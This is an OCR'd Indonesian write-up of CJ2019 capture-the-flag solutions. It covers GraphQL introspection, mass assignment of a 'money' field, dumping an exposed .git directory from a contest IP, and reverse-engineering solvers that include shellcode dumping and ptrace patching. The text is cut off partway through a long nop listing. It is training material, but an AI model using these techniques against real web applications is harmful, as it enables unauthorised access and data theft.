

none
form-data
x-www-form-urlencoded
raw
binary
JSON (application/json)
{"query": "{\r\n __type(name: \"Flag\") {\r\n name\r\n fields {\r\n name\r\n type {\r\n name\r\n kind\r\n }\r\n }\r\n}"}
Body
Cookies
Headers (6)
Test Results
Status: 200 OK
Time: 61 ms
Size: 317 B
Pretty
Raw
Preview
JSON
{
"data": {
"__type": {
"name": "Flag",
"fields": [
{
"name": "value",
"type": {
{"operationName":null,"variables":{},"query":"{\r\n __schema {\r\n queryType {\r\n fields {\r\n name\r\n description\r\n }\r\n }\r\n}"}
Body
Cookies
Headers (6)
Test Results
Status: 200 OK
Time: 23 ms
Size: 349 B
Pretty
Raw
Preview
JSON
{
"data": {
"__schema": {
"queryType": {
"fields": [
{
"name": "videos",
"description": null
},
{
"name": "chuuGiveMeFlagPlease",
"description": null
}
]



Flag: CJ2019{u_c4n_l15t_ALL_qu3r13s}

Heejin

Solusi:
Saat register dapat menggunakan mass assignment. Tambahkan money dengan nominal yang banyak. Parameter money dapat dilihat dari data user kodingan yang diberikan. Kemudian beli flag.



Flag: CJ2019{l3t5_9eT_r1cH_l1k3_H33j1n}

Under Construction

Under Construction

100

Web ini baru saja diretas sehingga pemiliknya mengganti tampilan halamannya menjadi *under construction*. Dapatkah Anda menganalisis sebenarnya apa yang terjadi sebelumnya di web ini?

http://203.34.119.237:50001/


Problem setter: farisv

Solusi:
Folder .git terekspos. Sehingga kita dapat download seluruhnya menggunakan gitdumper.

```
fakhri@Eng-Fakhri:~/Downloads/GitTools/Dumper$ ./gitdumper.sh http://203.34.119.
237:50001/.git/ ../test
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating ../test/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
```

Karena tidak ada apa2. Lakukan git reset untuk mengembalikan commit seperti sebelumnya ketika terdapat flag.

```
fakhri@Eng-Fakhri:~/Downloads/GitTools/test$ git reset --hard HEAD~
HEAD is now at 88bb2f2 Add robots.txt
```



```
<!DOCTYPE html>
<html>
  <head>
    <title>Not under construction</title>
  </head>

  <body>
    <h1>CJ2019{git_crawling_for_fun_and_profit}</h1>
  </body>
</html>
```

Flag: CJ2019{git_crawling_for_fun_and_profit}

Reverse Engineering

Newbie.exe

newbie.exe

100

Mari belajar reverse engineering dengan mencoba memecahkan program dengan kode yang sederhana.

https://drive.google.com/open?id=1WLkMlyKfAG6Xr_XbVnM7QVHSZrXqks0M

Problem setter: farisv

Solusi:

Hasil decompile fungsi main:

```
printf("Insert key: ");
scanf("%s", s);
for ( i = 0; i <= 47; ++i )
{
  if ( 8 * s[i] != num[i] )
  {
    puts("Wrong key");
    return 1;
  }
}
puts("Correct");
```

Algoritma simple yang dapat di reverse menggunakan script berikut:

```
data =
[536,592,400,384,392,456,984,392,440,800,784,448,384,784,432,800,808,440,800,400,432,432,8
16,400,384,816,792,448,424,424,456,392,456,784,392,776,784,432,392,792,400,440,784,432,384
,776,808,1000]

flag = []
for i in range(0, 48):
    flag.append(0)

for i in range(0, 48):
    flag[i] = chr(data[i] / 8)

print "".join(flag)
```

```
CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}
```

Flag: CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}

Haseul

Haseul

100

Haseul diberikan sebuah binary untuk latihan reverse engineering. Bantulah dia!

https://drive.google.com/open?id=1kmugcTNqjVDRc8gUnRYfw_mAUYxGJ97a

Problem setter: visat

Solusi:
Hasil decompile fungsi main:

```
for ( i = 0; i < 33; ++i )
{
  for ( j = 1; j < 34; ++j )
  {
    v4 = v5++;
    if ( v8[i] + v8[j] != byte_8A0[v4] )
    {
      puts("nope!");
      return 1LL;
    }
  }
}
printf("CJ2019{%s}\n", v8, a2);
```

Sama seperti soal newbie.exe, logika pseudocode di atas maka dengan mudah kita memperoleh flag menggunakan script:

```
data = [0xA9, 0xEE, 0xD8, 0xDC, 0xDA, 0xE7, 0xD8, 0xEC, 0xA9, 0xE5,
  0xEF, 0xDE, 0xD8, 0xED, 0xE1, 0xE2, 0xAE, 0xD8, 0xDE, 0xDA,
  0xAE, 0xE2, 0xE5, 0xF2, 0xD8, 0xEE, 0xEC, 0xE2, 0xE7, 0xB2,
  0xD8, 0xD3, 0xAC, 0x60, 0xA5, 0x8F, 0x93, 0x91, 0x9E, 0x8F,
```

```
0xA3, 0x60, 0x9C, 0xA6, 0x95, 0x8F, 0xA4, 0x98, 0x99, 0x65,
0x8F, 0x95, 0x91, 0x65, 0x99, 0x9C, 0xA9, 0x8F, 0xA5, 0xA3,
0x99, 0x9E, 0x69, 0x8F, 0x8A, 0x63, 0xA5, 0xEA, 0xD4, 0xD8,
0xD6, 0xE3, 0xD4, 0xE8, 0xA5, 0xE1, 0xEB, 0xDA, 0xD4, 0xE9,
0xDD, 0xDE, 0xAA, 0xD4, 0xDA, 0xD6, 0xAA, 0xDE, 0xE1, 0xEE,
0xD4, 0xEA, 0xE8, 0xDE, 0xE3, 0xAE, 0xD4, 0xCF, 0xA8, 0x8F,
0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5,
0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94,
0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE,
0xB9, 0x92, 0x93, 0xD8, 0xC2, 0xC6, 0xC4, 0xD1, 0xC2, 0xD6,
0x93, 0xCF, 0xD9, 0xC8, 0xC2, 0xD7, 0xCB, 0xCC, 0x98, 0xC2,
0xC8, 0xC4, 0x98, 0xCC, 0xCF, 0xDC, 0xC2, 0xD8, 0xD6, 0xCC,
0xD1, 0x9C, 0xC2, 0xBD, 0x96, 0x91, 0xD6, 0xC0, 0xC4, 0xC2,
0xCF, 0xC0, 0xD4, 0x91, 0xCD, 0xD7, 0xC6, 0xC0, 0xD5, 0xC9,
0xCA, 0x96, 0xC0, 0xC6, 0xC2, 0x96, 0xCA, 0xCD, 0xDA, 0xC0,
0xD6, 0xD4, 0xCA, 0xCF, 0x9A, 0xC0, 0xBB, 0x94, 0x9E, 0xE3,
0xCD, 0xD1, 0xCF, 0xDC, 0xCD, 0xE1, 0x9E, 0xDA, 0xE4, 0xD3,
0xCD, 0xE2, 0xD6, 0xD7, 0xA3, 0xCD, 0xD3, 0xCF, 0xA3, 0xD7,
0xDA, 0xE7, 0xCD, 0xE3, 0xE1, 0xD7, 0xDC, 0xA7, 0xCD, 0xC8,
0xA1, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F,
0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4,
0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD,
0x98, 0xBE, 0xB9, 0x92, 0xA3, 0xE8, 0xD2, 0xD6, 0xD4, 0xE1,
0xD2, 0xE6, 0xA3, 0xDF, 0xE9, 0xD8, 0xD2, 0xE7, 0xDB, 0xDC,
0xA8, 0xD2, 0xD8, 0xD4, 0xA8, 0xDC, 0xDF, 0xEC, 0xD2, 0xE8,
0xE6, 0xDC, 0xE1, 0xAC, 0xD2, 0xCD, 0xA6, 0x60, 0xA5, 0x8F,
0x93, 0x91, 0x9E, 0x8F, 0xA3, 0x60, 0x9C, 0xA6, 0x95, 0x8F,
0xA4, 0x98, 0x99, 0x65, 0x8F, 0x95, 0x91, 0x65, 0x99, 0x9C,
0xA9, 0x8F, 0xA5, 0xA3, 0x99, 0x9E, 0x69, 0x8F, 0x8A, 0x63,
0x9C, 0xE1, 0xCB, 0xCF, 0xCD, 0xDA, 0xCB, 0xDF, 0x9C, 0xD8,
0xE2, 0xD1, 0xCB, 0xE0, 0xD4, 0xD5, 0xA1, 0xCB, 0xD1, 0xCD,
0xA1, 0xD5, 0xD8, 0xE5, 0xCB, 0xE1, 0xDF, 0xD5, 0xDA, 0xA5,
0xCB, 0xC6, 0x9F, 0xA6, 0xEB, 0xD5, 0xD9, 0xD7, 0xE4, 0xD5,
0xE9, 0xA6, 0xE2, 0xEC, 0xDB, 0xD5, 0xEA, 0xDE, 0xDF, 0xAB,
0xD5, 0xDB, 0xD7, 0xAB, 0xDF, 0xE2, 0xEF, 0xD5, 0xEB, 0xE9,
0xDF, 0xE4, 0xAF, 0xD5, 0xD0, 0xA9, 0x95, 0xDA, 0xC4, 0xC8,
0xC6, 0xD3, 0xC4, 0xD8, 0x95, 0xD1, 0xDB, 0xCA, 0xC4, 0xD9,
0xCD, 0xCE, 0x9A, 0xC4, 0xCA, 0xC6, 0x9A, 0xCE, 0xD1, 0xDE,
0xC4, 0xDA, 0xD8, 0xCE, 0xD3, 0x9E, 0xC4, 0xBF, 0x98, 0x8F,
0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5,
0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94,
0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE,
0xB9, 0x92, 0xA4, 0xE9, 0xD3, 0xD7, 0xD5, 0xE2, 0xD3, 0xE7,
0xA4, 0xE0, 0xEA, 0xD9, 0xD3, 0xE8, 0xDC, 0xDD, 0xA9, 0xD3,
0xD9, 0xD5, 0xA9, 0xDD, 0xE0, 0xED, 0xD3, 0xE9, 0xE7, 0xDD,
0xE2, 0xAD, 0xD3, 0xCE, 0xA7, 0x98, 0xDD, 0xC7, 0xCB, 0xC9,
0xD6, 0xC7, 0xDB, 0x98, 0xD4, 0xDE, 0xCD, 0xC7, 0xDC, 0xD0,
0xD1, 0x9D, 0xC7, 0xCD, 0xC9, 0x9D, 0xD1, 0xD4, 0xE1, 0xC7,
0xDD, 0xDB, 0xD1, 0xD6, 0xA1, 0xC7, 0xC2, 0x9B, 0x99, 0xDE,
0xC8, 0xCC, 0xCA, 0xD7, 0xC8, 0xDC, 0x99, 0xD5, 0xDF, 0xCE,
0xC8, 0xDD, 0xD1, 0xD2, 0x9E, 0xC8, 0xCE, 0xCA, 0x9E, 0xD2,
0xD5, 0xE2, 0xC8, 0xDE, 0xDC, 0xD2, 0xD7, 0xA2, 0xC8, 0xC3,
0x9C, 0x65, 0xAA, 0x94, 0x98, 0x96, 0xA3, 0x94, 0xA8, 0x65,
0xA1, 0xAB, 0x9A, 0x94, 0xA9, 0x9D, 0x9E, 0x6A, 0x94, 0x9A,
0x96, 0x6A, 0x9E, 0xA1, 0xAE, 0x94, 0xAA, 0xA8, 0x9E, 0xA3,
0x6E, 0x94, 0x8F, 0x68, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD,
0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8,
0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4,
0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0x95, 0xDA, 0xC4,
0xC8, 0xC6, 0xD3, 0xC4, 0xD8, 0x95, 0xD1, 0xDB, 0xCA, 0xC4,
0xD9, 0xCD, 0xCE, 0x9A, 0xC4, 0xCA, 0xC6, 0x9A, 0xCE, 0xD1,
0xDE, 0xC4, 0xDA, 0xD8, 0xCE, 0xD3, 0x9E, 0xC4, 0xBF, 0x98,
0x91, 0xD6, 0xC0, 0xC4, 0xC2, 0xCF, 0xC0, 0xD4, 0x91, 0xCD,
0xD7, 0xC6, 0xC0, 0xD5, 0xC9, 0xCA, 0x96, 0xC0, 0xC6, 0xC2,
0x96, 0xCA, 0xCD, 0xDA, 0xC0, 0xD6, 0xD4, 0xCA, 0xCF, 0x9A,
0xC0, 0xBB, 0x94, 0x65, 0xAA, 0x94, 0x98, 0x96, 0xA3, 0x94,
```

```
  0xA8, 0x65, 0xA1, 0xAB, 0x9A, 0x94, 0xA9, 0x9D, 0x9E, 0x6A,
  0x94, 0x9A, 0x96, 0x6A, 0x9E, 0xA1, 0xAE, 0x94, 0xAA, 0xA8,
  0x9E, 0xA3, 0x6E, 0x94, 0x8F, 0x68, 0x99, 0xDE, 0xC8, 0xCC,
  0xCA, 0xD7, 0xC8, 0xDC, 0x99, 0xD5, 0xDF, 0xCE, 0xC8, 0xDD,
  0xD1, 0xD2, 0x9E, 0xC8, 0xCE, 0xCA, 0x9E, 0xD2, 0xD5, 0xE2,
  0xC8, 0xDE, 0xDC, 0xD2, 0xD7, 0xA2, 0xC8, 0xC3, 0x9C, 0x9C,
  0xE1, 0xCB, 0xCF, 0xCD, 0xDA, 0xCB, 0xDF, 0x9C, 0xD8, 0xE2,
  0xD1, 0xCB, 0xE0, 0xD4, 0xD5, 0xA1, 0xCB, 0xD1, 0xCD, 0xA1,
  0xD5, 0xD8, 0xE5, 0xCB, 0xE1, 0xDF, 0xD5, 0xDA, 0xA5, 0xCB,
  0xC6, 0x9F, 0xA9, 0xEE, 0xD8, 0xDC, 0xDA, 0xE7, 0xD8, 0xEC,
  0xA9, 0xE5, 0xEF, 0xDE, 0xD8, 0xED, 0xE1, 0xE2, 0xAE, 0xD8,
  0xDE, 0xDA, 0xAE, 0xE2, 0xE5, 0xF2, 0xD8, 0xEE, 0xEC, 0xE2,
  0xE7, 0xB2, 0xD8, 0xD3, 0xAC, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0,
  0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7,
  0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE,
  0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0xA5, 0xEA,
  0xD4, 0xD8, 0xD6, 0xE3, 0xD4, 0xE8, 0xA5, 0xE1, 0xEB, 0xDA,
  0xD4, 0xE9, 0xDD, 0xDE, 0xAA, 0xD4, 0xDA, 0xD6, 0xAA, 0xDE,
  0xE1, 0xEE, 0xD4, 0xEA, 0xE8, 0xDE, 0xE3, 0xAE, 0xD4, 0xCF,
  0xA8, 0xA3, 0xE8, 0xD2, 0xD6, 0xD4, 0xE1, 0xD2, 0xE6, 0xA3,
  0xDF, 0xE9, 0xD8, 0xD2, 0xE7, 0xDB, 0xDC, 0xA8, 0xD2, 0xD8,
  0xD4, 0xA8, 0xDC, 0xDF, 0xEC, 0xD2, 0xE8, 0xE6, 0xDC, 0xE1,
  0xAC, 0xD2, 0xCD, 0xA6, 0x99, 0xDE, 0xC8, 0xCC, 0xCA, 0xD7,
  0xC8, 0xDC, 0x99, 0xD5, 0xDF, 0xCE, 0xC8, 0xDD, 0xD1, 0xD2,
  0x9E, 0xC8, 0xCE, 0xCA, 0x9E, 0xD2, 0xD5, 0xE2, 0xC8, 0xDE,
  0xDC, 0xD2, 0xD7, 0xA2, 0xC8, 0xC3, 0x9C, 0x9E, 0xE3, 0xCD,
  0xD1, 0xCF, 0xDC, 0xCD, 0xE1, 0x9E, 0xDA, 0xE4, 0xD3, 0xCD,
  0xE2, 0xD6, 0xD7, 0xA3, 0xCD, 0xD3, 0xCF, 0xA3, 0xD7, 0xDA,
  0xE7, 0xCD, 0xE3, 0xE1, 0xD7, 0xDC, 0xA7, 0xCD, 0xC8, 0xA1,
  0x69, 0xAE, 0x98, 0x9C, 0x9A, 0xA7, 0x98, 0xAC, 0x69, 0xA5,
  0xAF, 0x9E, 0x98, 0xAD, 0xA1, 0xA2, 0x6E, 0x98, 0x9E, 0x9A,
  0x6E, 0xA2, 0xA5, 0xB2, 0x98, 0xAE, 0xAC, 0xA2, 0xA7, 0x72,
  0x98, 0x93, 0x6C, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE,
  0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94,
  0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2,
  0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0x8A, 0xCF, 0xB9, 0xBD,
  0xBB, 0xC8, 0xB9, 0xCD, 0x8A, 0xC6, 0xD0, 0xBF, 0xB9, 0xCE,
  0xC2, 0xC3, 0x8F, 0xB9, 0xBF, 0xBB, 0x8F, 0xC3, 0xC6, 0xD3,
  0xB9, 0xCF, 0xCD, 0xC3, 0xC8, 0x93, 0xB9, 0xB4, 0x8D]
cnt = 0

check = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789'
flag = []
for i in range(0, 35):
    flag.append(0)

for k in range(0, len(check)):
    flag[0] = ord(check[k])
    cnt = 0
    for i in range(0, 33):
        for j in range (1, 34):
            try:
                flag[j] = data[cnt] - flag[i]
                cnt+=1
            except:
                break
    realflag=[]
    for l in range(0, len(flag)):
        try:
            realflag.append(chr(flag[l]))
        except:
            continue
    print "".join(realflag)
```

```
v-r\`^k\p-isb\qef2\b^2fiv\rpfk6\W6
w.s]a_l]q.jtc]rfg3]c_3gjw]sqgl7]X5
x/t^b`m^r/kud^sgh4^d`4hkx^trhm8^Y4
y0u_can_s0lve_thi5_ea5ily_usin9_Z3
z1v`dbo`t1mwf`uij6`fb6jmz`vtjo:`[2
0,%*#-+  #0,* %|
1-&+$., !!$1-+!&{
2.',%/-!""%2.,"'z
```

Flag: CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}

Gowon

Gowon

473

Entah mengapa Gowon selalu gagal menjalankan binary ini...

https://drive.google.com
/open?id=1l7jjYYloRFVTSRHo3Qm4tAt0U714o4RX

Problem setter: visat

Solusi:

```
memcpy(shellcode, &unk_601260, 0x500uLL);
for ( i = 0; i < 0x500; ++i )
  *(shellcode + i) ^= 0x90u;
input = a2[1];
len_input = strlen(a2[1]);
if ( !(shellcode)(input, len_input, &ptrace) )
  return 1LL;
printf("CJ2019{%s}\n", input, a2);
```

Soal ini tergolong kategori sulit, karena algoritma yang berisikan logika untuk mendapatkan flag (shellcode) dimasukkan ke dalam variabel global (.bss segment) sehingga tidak terdekompilasi oleh IDA. Langkah penyelesaian adalah sebagai berikut:

- patching program agar tidak memanggil fungsi ptrace (ptrace akan menyulitkan kita dalam melakukan debugging)
- debug program lalu berhenti pada address 0x400b51 (saat pemanggilan shellcode) dan dump memori dari address pada register rax:

```
Breakpoint *0x400B51
pwndbg> dump memory /media/sf_VMShared/re/gowon/scbin 0x7ffff7ff6000 0x7ffff7ff6
442
```

- buat program c dengan satu fungsi berisikan perintah nop (0x90) sejumlah dengan total byte data pada scbin. Nantinya data pada scbin akan kita masukkan (patching) ke dalam program tersebut. Program nop.c seperti berikut:

```
#include <stdio.h>

int sc()
{

asm("nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
```

```
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop;nop
